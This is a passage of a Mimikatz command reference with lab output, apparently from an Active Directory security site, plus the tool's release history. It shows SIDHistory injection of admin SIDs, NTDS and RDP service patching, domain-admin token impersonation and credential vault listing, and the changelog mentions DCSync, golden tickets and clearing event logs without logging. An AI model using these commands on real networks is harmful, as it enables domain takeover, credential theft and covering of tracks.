  * Will try to add 'sIDHistory' this new SID:'S-1-5-32-544': OK!
```

SID::clear – Clear SIDHistory of an object

```
mimikatz # sid::clear /sam:jangofett

CN=JangoFett,CN=Users,DC=lab0,DC=adsecurity,DC=org
  name: JangoFett
  objectGUID: {535d07a4-2661-4ac9-91b0-1278870325c7}
  objectSid: S-1-5-21-186993273-1316126705-865754954-9999
  sAMAccountName: jangofett
  sIDHistory:
   [0] S-1-5-18 ( WellKnownGroup -- NT AUTHORITY\SYSTEM )
   [1] S-1-5-32-544 ( Alias -- BUILTIN\Administrators )

  * Will try to clear 'sIDHistory': OK!

mimikatz # sid::query /sam:jangofett

CN=JangoFett,CN=Users,DC=lab0,DC=adsecurity,DC=org
  name: JangoFett
  objectGUID: {535d07a4-2661-4ac9-91b0-1278870325c7}
  objectSid: S-1-5-21-186993273-1316126705-865754954-9999
  sAMAccountName: jangofett
```

SID::lookup – Name (/name) or SID (/sid) lookup

```
mimikatz # sid::lookup /name:jangofett
Name   : jangofett
Type   : User
Domain: ADSECLAB0
SID    : S-1-5-21-186993273-1316126705-865754954-2103
```

SID::modify – Modify object SID of an object

```
mimikatz # sid::modify /sam:jangofett /new:S-1-5-21-186993273-1316126705-865754954-9999

CN=JangoFett,CN=Users,DC=lab0,DC=adsecurity,DC=org
  name: JangoFett
  objectGUID: {535d07a4-2661-4ac9-91b0-1278870325c7}
  objectSid: S-1-5-21-186993273-1316126705-865754954-2103
  sAMAccountName: jangofett

  * Will try to modify 'objectSid' to 'S-1-5-21-186993273-1316126705-865754954-9999': OK!
```

SID::patch – Patch NTDS service

```
mimikatz # sid::patch
Patch 1/2: "ntds" service patched
Patch 2/2: "ntds" service patched
```

SID::query – Query object by SID or name

```
mimikatz # sid::query /sam:jangofett

CN=JangoFett,CN=Users,DC=lab0,DC=adsecurity,DC=org
  name: JangoFett
  objectGUID: {535d07a4-2661-4ac9-91b0-1278870325c7}
  objectSid: S-1-5-21-186993273-1316126705-865754954-9999
  sAMAccountName: jangofett
```

STANDARD

STANDARD::Answer– Answer to the Ultimate Question of Life, the Universe, and Everything.

```
mimikatz # standard::answer
42.
```

STANDARD::Base64 – switch output to base64 output

STANDARD::CD – change or display current directory

STANDARD::CLS – Clear screen

STANDARD::Coffee – show an ASCII image of coffee 🙂

STANDARD::Exit– quit Mimikatz

STANDARD::Hostname – Displays system local host

```
mimikatz # standard::hostname
MimiTest1
```

STANDARD::LocalTime – Displays system local date and time (OJ command)

```
mimikatz # standard::localtime
Local: 11/28/2017 4:28:03 AM
UTC  : 11/28/2017 4:28:03 AM
```

STANDARD::Log – Send Mimikatz data to log file

STANDARD::MarkRus– Pass-the-Hash information. 😉
Removed in Mimikatz 2.1.1

STANDARD::Sleep – sleep an amount of milliseconds

```
mimikatz # standard::sleep 30
Sleep : 30 ms... End !
```

STANDARD::Version – display version information

```
mimikatz # standard::version

mimikatz 2.1.1 (arch x64)
Windows NT 10.0 build 14393 (arch x64)
msvc 150030729 207
```

SYSENV

The Mimikatz SYSENV module provides the ability to manage system environment variables.

SYSENV::List
SYSENV::Get
SYSENV::Set
SYSENV::Del

TOKEN

The Mimikatz Token module enables Mimikatz to interact with Windows authentication tokens, including grabbing and impersonating existing tokens.

TOKEN::Elevate – impersonate a token. Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box using the Windows API.
Requires Administrator rights.

```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

392     14676           NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Primary
 -> Impersonated !
 * Process Token : 3873095      RD\Admin        S-1-5-21-2578996962-4185879466-3696909401-1107  (18g,25p)       Primary
 * Thread Token  : 3896199      NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Impersonation (Delegation)
```

Find a domain admin credential on the box and use that token: *token::elevate /domainadmin*

```
mimikatz # token::elevate /domainadmin
Token Id  : 0
User name :
SID name  : ADSECLAB\Domain Admins

3096    650797          ADSECLAB\adsadministrator       S-1-5-21-1581655573-3923512380-696647894-500    (18g,25p)       Primary
 -> Impersonated !
 * Process Token : 59100021     ADSECLAB\adsadministrator       S-1-5-21-1581655573-3923512380-696647894-500    (18g,25p)       Primary
 * Thread Token  : 59187991     ADSECLAB\adsadministrator       S-1-5-21-1581655573-3923512380-696647894-500    (18g,25p)       Impersonation (Delegat
ion)
```

TOKEN::List – list all tokens of the system

```
mimikatz # token::list
Token Id  : 0
User name :
SID name  :

392     14676           NT AUTHORITY\SYSTEM      S-1-5-18        (04g,20p)       Primary
492     18147           NT AUTHORITY\SYSTEM      S-1-5-18        (04g,30p)       Primary
620     23023           NT AUTHORITY\SYSTEM      S-1-5-18        (17g,27p)       Primary
660     36595           NT AUTHORITY\NETWORK SERVICE     S-1-5-20        (11g,03p)       Primary
800     40884           NT AUTHORITY\LOCAL SERVICE       S-1-5-19        (17g,06p)       Primary
844     41460           NT AUTHORITY\SYSTEM      S-1-5-18        (34g,27p)       Primary
888     42366           NT AUTHORITY\LOCAL SERVICE       S-1-5-19        (22g,06p)       Primary
972     45739           NT AUTHORITY\NETWORK SERVICE     S-1-5-20        (17g,05p)       Primary
324     48418           NT AUTHORITY\LOCAL SERVICE       S-1-5-19        (15g,06p)       Primary
1256    67184           NT AUTHORITY\SYSTEM      S-1-5-18        (12g,05p)       Primary
1284    67695           NT AUTHORITY\SYSTEM      S-1-5-18        (12g,03p)       Primary
1328    69100           NT AUTHORITY\SYSTEM      S-1-5-18        (12g,08p)       Primary
1364    69766           NT AUTHORITY\SYSTEM      S-1-5-18        (12g,04p)       Primary
1384    70135           NT AUTHORITY\SYSTEM      S-1-5-18        (12g,03p)       Primary
1420    71258           NT AUTHORITY\SYSTEM      S-1-5-18        (12g,05p)       Primary
1532    85622           NT AUTHORITY\SYSTEM      S-1-5-18        (12g,03p)       Primary
1932    99778           NT AUTHORITY\SYSTEM      S-1-5-18        (12g,27p)       Primary
2020    100485          NT AUTHORITY\NETWORK SERVICE     S-1-5-20        (11g,06p)       Primary
1072    101240          NT AUTHORITY\SYSTEM      S-1-5-18        (13g,07p)       Primary
1036    101653          NT AUTHORITY\SYSTEM      S-1-5-18        (28g,27p)       Primary
2096    105790          NT AUTHORITY\SYSTEM      S-1-5-18        (12g,27p)       Primary
2860    240353          NT AUTHORITY\NETWORK SERVICE     S-1-5-20        (11g,02p)       Primary
4348    3763905         NT AUTHORITY\SYSTEM      S-1-5-18        (04g,21p)       Primary
4472    3767705         Window Manager\DWM-2     S-1-5-90-2      (11g,03p)       Primary
4592    3772884         RD\Admin         S-1-5-21-2578996962-4185879466-3696909401-1107  (18g,05p)       Primary
4708    3776129         RD\Admin         S-1-5-21-2578996962-4185879466-3696909401-1107  (18g,05p)       Primary
4856    3868568         RD\Admin         S-1-5-21-2578996962-4185879466-3696909401-1107  (18g,25p)       Primary
2556    3868614         RD\Admin         S-1-5-21-2578996962-4185879466-3696909401-1107  (18g,25p)       Primary
492     18147           NT AUTHORITY\SYSTEM      S-1-5-18        (04g,30p)       Primary
492     18932           NT AUTHORITY\SYSTEM      S-1-5-18        (04g,30p)       Impersonation (Impersonation)
492     36424           NT AUTHORITY\NETWORK SERVICE     S-1-5-20        (11g,08p)       Impersonation (Impersonation)
492     22905           NT AUTHORITY\SYSTEM      S-1-5-18        (04g,30p)       Impersonation (Impersonation)
492     37227           NT AUTHORITY\SYSTEM      S-1-5-18        (04g,20p)       Impersonation (Impersonation)
492     37227           NT AUTHORITY\SYSTEM      S-1-5-18        (04g,20p)       Impersonation (Impersonation)
492     37227           NT AUTHORITY\SYSTEM      S-1-5-18        (04g,20p)       Impersonation (Impersonation)
492     37538           NT AUTHORITY\SYSTEM      S-1-5-18        (17g,27p)       Impersonation (Impersonation)
492     37538           NT AUTHORITY\SYSTEM      S-1-5-18        (17g,27p)       Impersonation (Impersonation)
492     37538           NT AUTHORITY\SYSTEM      S-1-5-18        (17g,27p)       Impersonation (Impersonation)
492     37538           NT AUTHORITY\SYSTEM      S-1-5-18        (17g,27p)       Impersonation (Impersonation)
492     37538           NT AUTHORITY\SYSTEM      S-1-5-18        (17g,27p)       Impersonation (Impersonation)
492     3770470         RD\Admin         S-1-5-21-2578996962-4185879466-3696909401-1107  (18g,25p)       Impersonation (I
mpersonation)
492     3766189         Window Manager\DWM-2     S-1-5-90-2      (11g,10p)       Impersonation (Impersonation)
492     40556           NT AUTHORITY\LOCAL SERVICE       S-1-5-19        (17g,10p)       Impersonation (Impersonation)
```

TOKEN::Revert – revert to process token

```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

392     14676           NT AUTHORITY\SYSTEM      S-1-5-18        (04g,20p)       Primary
 -> Impersonated !
 * Process Token : 3873095       RD\Admin         S-1-5-21-2578996962-4185879466-3696909401-1107  (18g,25p)       Primary
 * Thread Token  : 3973126       NT AUTHORITY\SYSTEM      S-1-5-18        (04g,20p)       Impersonation (Delegation)

mimikatz # token::revert
 * Process Token : 3873095       RD\Admin         S-1-5-21-2578996962-4185879466-3696909401-1107  (18g,25p)       Primary
 * Thread Token  : no token
```

TOKEN::Run – Run

TOKEN::Whoami – Display current identity

TS

TS::MultiRDP – (experimental) Patch Terminal Server service to allow multiple users

```
mimikatz # ts::multirdp
"TermService" service patched
```

TS::Sessions – List TS/RDP sessions.

```
mimikatz # ts::sessions

Session: 0 - Services
  state: Disconnected (4)
  user :  @
  curr : 11/28/2017 4:30:08 AM
  lock : no

Session: 1 - Console
  state: Connected (1)
  user :  @
  Conn : 11/28/2017 2:12:34 AM
  curr : 11/28/2017 4:30:08 AM
  lock : no

Session: *2 - RDP-Tcp#1
  state: Active (0)
  user : adsadmin @ MimiTest1
  Conn : 11/28/2017 2:21:56 AM
  logon: 11/28/2017 2:22:00 AM
  last : 11/28/2017 4:30:08 AM
  curr : 11/28/2017 4:30:08 AM
  lock : no
  addr4: 70.214.109.201

Session: 65536 - 31C5CE94259D4006A9E4
  state: Listen (6)
  user :  @
  lock : no

Session: 65537 - RDP-Tcp
  state: Listen (6)
  user :  @
  lock : no
```

TS::Remote

VAULT

VAULT::List – list vault credentials

```
mimikatz # vault::list

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
        Name       : Web Credentials
        Path       : C:\Users\Admin\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
        Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
        Name       : Windows Credentials
        Path       : C:\Users\Admin\AppData\Local\Microsoft\Vault
        Items (0)
```

VAULT::Cred – cred

Mimikatz Version History

Sourced from [Mimikatz release Github page]

Mimikatz 2.1.1 – Release Date: 12/20/2017

2.1.1 20171220

Clear event logs without the event log logging 1102 “Event Log Cleared”

Mimikatz 2.1.1 – Release Date: 12/19/2017

2.1.1 20171219

Mimikatz 2.1.1 – Release Date: 12/18/2017

2.1.1 20171218

mimidrv updated for Windows 10 version 1709, (x64)

Mimikatz 2.1.1 – Release Date: 11/28/2017

2.1.1 20171128

Mimikatz 2.1.1 – Release Date: 11/06/2017

2.1.1 20171106

[fix #107] remove _vscwprintf dependency with mimilove on Windows 2000

[credits] with his work on AD, Vincent Le Toux (@vletoux) is starring as co-author 🙂

[internal] DRSR RPC

[fix] dcsync export as CSV without junk chars between username and NTLM hash

Mimikatz 2.1.1 – Release Date: 08/13/2017

2.1.1 20170813

crypto::extract now supports CAPI & BCrypt (RSA/AES/DES/3DES/DESX/RC4/RC2…)

[new] lsadump::changentlm to *change* user password/hash to another password/hash

…

Mimikatz Release Date: 6/06/2016

2.1 alpha 20160506.1 (oe.eo) edition

[remove] mimikatz lsadump::dcsync req v10 & rep v9

[future fix] mimikatz lsadump::dcsync pDrsExtensionsInt->dwExtCaps = MAXDWORD32

Mimikatz Release Date: 6/06/2016

2.1 alpha 20160606 (oe.eo) edition

[fix #47] mimikatz lsadump::dcsync ‘Fun with flags’ to support AD Privileged Access Management in 2016 TP5 (req v10 & rep v9)

Mimikatz Release Date: 6/04/2016

2.1 alpha 20160604 (oe.eo) edition

[fix #46] MSV structure alignment for Windows 10 > LTSB (LSAISo & normal)

[enhancement] SID/Name lookup & LDAP query now with system arg (not only local/current domain)

Mimikatz Release Date: 6/01/2016

2.1 alpha 20160601 (oe.eo) edition

[fix] mimikatz lsadump::dcsync now supports AD with recycle bin enabled (thanks to Marcus Rath for report)

Mimikatz Release Date: 5/25/2016

2.1 alpha 20160525 (oe.eo) edition

lsadump::netsync to ask a DC to send current and previous NTLM hash of DC/SRV/WKS

Lots of thanks to @asolino for his help!

Mimikatz Release Date: 5/22/2016

2.1 alpha 20160522 (oe.eo) edition

[fix #39] Removing 2 bytes of alignment when using LSAIso with MSV

Mimikatz Release Date: 5/06/2016

2.1 alpha 20160506 (oe.eo) edition

[fix #36] Replace wcsicmp by _wcsicmp to avoid warnings with moderns VS

New SID module

[remove] misc::addsid

[new] sid:: module, to lookup, query, modify, add… (2003/2008r2/2012r2 right now)

Mimikatz Release Date: 4/30/2016

2.1 alpha 20160501 (oe.eo) edition

[close #35] DCSync works with renamed domains

Thanks to @rmbolger & @MichaelGrafnetter, DCSync now deals with msDS-ReplicationEpoch / dwReplEpoch

Mimikatz Release Date: 3/27/2016

2.1 alpha 20160327 (oe.eo) edition

Welcome to Windows 10 LTSB & current

[remove] mimidrv & mimikatz kernel module: Process & Object callbacks remover are not anymore in the program

[internal] Windows 10 is now splitted in 1507 (LTSB) and 1511 (current)

[internal] mimidrv: Windows 10 support added

[internal] mimilib WinDBG module & mimikatz::sekurlsa: Windows 10 MSV / Kerberos Tickets are not specific anymore (offsets table)

[internal] Using KULL_M_MEMORY_GLOBAL_OWN_HANDLE instead of local variable in each function

Mimikatz Release Date: 2/29/2016

2.1 alpha 20160229 (oe.eo) edition

System Environment Variables & other stuff

[new] System Environment Variables user module

[new] System Environment Variables kernel IOCTL for Set

[enhancement] privilege::sysenv

[enhancement] Busylight

[enhancement] misc::skeleton can avoid anti-AES patching for aware clients with /letaes

Mimikatz Release Date: 2/17/2016

2.1 alpha 20160217 (oe.eo) edition

[new] crypto::certificates /silent & /nokey flags

[new] crypto::keys /silent flag
[new] kull_m_busylight module now support protocol for new devices

Mimikatz Release Date: 2/07/2016

Some DPAPI stuff
[new] vault module now handles more Vault types, Attributes and Properties (with /attributes)
[new] misc::compressme to create a compressed version of mimikatz
[new] dpapi::cred now handles legacy (NT5) multiple credentials
[new] dpapi::wifi & dpapi::wwan to deal with network profiles
[internal] kuhl_m_vault: vault::list now deals with SID / credentials attributes (with one incorrect align.)
[internal] kull_m_string: removed unused kull_m_string_suspectUnicodeStringStructure
[internal] kull_m_string: added kull_m_string_printSuspectUnicodeString
[internal] kull_m_string: added dirty kull_m_string_quickxml_simplefind
[internal] kull_m_memory: quick compress & decompress routines
[internal] kull_m_dpapi: added blob flags descriptions
[internal] kull_m_dpapi: fixed blob protection flags description for system
[internal] kull_m_dpapi: removed unused kull_m_dpapi_unprotect_backupkey_with_secret
[internal] kull_m_cred: added legacy (NT5) credentials structures & routines

Mimikatz Release Date: 1/31/2016

Lots of internals and 2003 SP1 support
[new] sekurlsa module and its kerberos submodule now work with old 2003 SP1 (live or dump)
[remove] misc::wifi with WLanAPI will be replaced with dpapi::wifi raw access
[fix] crypto::certificate buffer free at the right place
[internal] new kull_m_file Find function with callback
[internal] removed kull_m_file functions (read/write/file exist) with environment-variables, now used for all command-lines
[internal] kull_m_crypto_hash better checks for CRC32 trick
[internal] mimilove for Windows 2000 banner update
[internal] crypto::system now works with buffers (for future registry access)
[internal] kerberos::ptt & crypto::system call kull_m_file_Find instead of their own implementation
[internal] remove CrtlHandler, from mimikatz main modules, when exiting to let PowerShell clean
[internal] expand command lines environment-variables from mimikatz main modules

Mimikatz Release Date: 1/16/2016

Crypto, crypto everywhere…
[new] crypto::providers and crypto::certificates now list provider types
[internal] Removed kull_m_crypto_crc32 routine from crypto module, relies now on cryptdll using CALG_CRC32 with kull_m_crypto_hash
[internal] Removed incorrect usage of BOOL instead of NTSTATUS in kuhl_m_pac_validationInfo_to_PAC

Mimikatz Release Date: 1/11/2016

Crypto & Kerberos enhancements
[fix] dpapi::capi now deals with AT_SIGNATURE keys

[fix] sekurlsa::kerberos / kerberos:: encryption type are now signed
[new] kerberos::ask to ask / save TGS from current TGT
[new] crypto::system to describe/to export Windows System Certificate (cert, crl, ctl, keyid)
[internal] smaller banner for smaller displays
[internal] Copyrights for 2016
[internal] kull_m_file can deal with environment-variable strings in paths
[internal] kull_m_crypto new types for CERT_PROP_*_ID.

Mimikatz Release Date: 1/05/2016
MSV & Kerberos fixes, LSA and Privilege enhancements
[fix] sekurlsa::msv & mimilib for Windows 10 build 10586
[fix #20] sekurlsa::tickets (display & export) for NT 6 != Windows 10
[close #16] kerberos::golden now with ~NetBios name in LogonDomainName field of the PAC
[new] privilege module shortcuts (driver, security, tcb, backup, restore) and functions (by id or name)
[new] lsadump::dcsync and lsadump::lsa /inject 'NTLM-Strong-NTOWF' in Supplemental Credentials structures (Windows 2016 TP 4)
[internal] NtSetSystemInformation can now be used in code

Mimikatz Release Date: 11/12/2015
mimikatz & mimilib sekurlsa module ready for Windows 10 build 10586

Mimikatz Release Date: 11/09/2015
mimikatz: updated to build with hid.lib

Mimikatz Release Date: 10/08/2015
Kiwi & René Coty BusyLight mode

Mimikatz Release Date: 10/04/2015
mimikatz + mimilib sekurlsa fix for SmartCard informations

Mimikatz Release Date: 9/29/2015
sekurlsa::kerberos – Fix SmartCard pin code

Mimikatz Release Date: 9/26/2015
sekurlsa::pth Auto-impersonation (/impersonate)

Mimikatz Release Date: 9/16/2015
lsadump::dcsync fix for with 2012r2 AD Recycle Bin
Thank you to @asolino, @mubix & @carnal0wnage !

Mimikatz Release Date: 9/06/2015
Enhancements
* Code cleaning

Mimikatz Release Date: 9/01/2015
kerberos::golden : fix for groups printing.

lsadump::dcsync autoselect a domain controller with Directory Service (DIRECTORY_SERVICE)

Mimikatz Release Date: 8/30/2015
Cleaning & few Win10 adaptations

Mimikatz Release Date: 8/25/2015
Licence fix on one missed file by AnkhSVN 😉
Global licence update, credits to Vincent LE TOUX for DCSync, and lsadump::hash moved to crypto::hash

---